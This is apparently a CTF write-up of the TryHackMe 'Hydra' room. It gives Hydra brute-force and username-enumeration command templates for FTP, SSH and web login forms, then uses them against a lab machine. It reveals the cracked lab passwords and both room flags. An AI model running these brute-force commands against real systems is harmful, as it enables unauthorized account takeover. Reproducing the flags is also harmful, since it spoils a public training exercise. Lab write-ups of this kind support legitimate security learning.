frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Hydra
This room will walk us through the process of learning how to use hydra, a password brute-force tool included in Kali linux. Hydra can be used both for password guessing and brute-force. In this room we’ll learn about hydra’s password guessing mode.
Table of contents:
Hydra introduction
This part only tells us about which authentication modes are supported by hydra. You can learn more here.
Using Hydra
Now the actual content of the room: how to install and use hydra. As the room tells us, you can install hydra a on an Ubuntu or Fedora system by executing apt install hydra or dnf install hydra. Furthermore, you can download it from its official repository (opens in new tab).
But how do you use it? Well, first, there’s different options for different protocols:
FTP
hydra -l <username> -P <wordlist> <target_IP> -t 4 ftp
or
hydra -l <username> -P <wordlist> ftp://<target> -t 4
SSH
hydra -l <username> -P <wordlist> <target_IP> -t 4 ssh
or
hydra -l <username> -P <wordlist> ssh://<target> -t 4
Web authentication
hydra -l <username> -P <wordlist> <target_IP> http-post-form "<endpoint>:<username_param>=^USER^&<passwd_param>=^PASS^:<error_message>"
Using the -l flag means that we are going to use a specifica username to authenticate. -L, however, means that we are using a wordlist as the list of possible usernames. The same goes for -p and -P with passwords. We can also use wordlists to guess usernames AND passwords with -L and -P.
We can, in fact, use this method to enumerate usernames:
hydra -L <wordlist> -p test <target_IP> http-post-form "<endpoint>:<username_param>=^USER^&<passwd_param>=^PWD^:<error_message>"
And the <error_message> part will just be whatever error pops up when you fail to authenticate. Let’s see how this works with an example:

After pasting the machine’s IP address into our browser’s address bar, we can see this login form:
Afet trying to login we can see:

This means that Your username or password is incorrect. will be our <error_message> for the first task, which will be guessing molly’s password:
Use Hydra to brute-force molly's web password. What is the value of flag 1?
We’ll use the mode we saw before, molly as the username, and rockyou.txt as the password wordlist (as the hint tells us, If you've tried more than 30 passwords from RockYou.txt, you are doing something wrong!):
hydra -l molly -P /usr/share/wordlists/rockyou.txt <machine_IP> http-post-form "/login:username=^USER^&password=^PASS^:incorrect"
We’ll see:

This means that molly’s password is sunshine. Our flag will be:
THM{2673a7dd116de68e85c48ec0b1f2612e}
Now for the second task:
Use Hydra to brute-force molly's SSH password. What is the value of flag 2?
We’ll use the SSH hydra syntax, molly as the username and rockyou.txt as the wordlist:
hydra -l molly -P /usr/share/wordlists/rockyou.txt ssh://<target_IP>
or
hydra -l molly -P /usr/share/wordlists/rockyou.txt <target_IP> ssh
We’ll se something like:

This means that molly’s SSH password is butterfly. we can now login with:
ssh molly@<target_IP>
we’ll see something like this. Just type yes:
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Type in the password when prompted:
molly@<target_IP>'s password:
then run the ls commnd to list files. We’ll see flag2.txt. Use cat flag2.txt to read it:
THM{c8eeb0468febbadea859baeb33b2541b}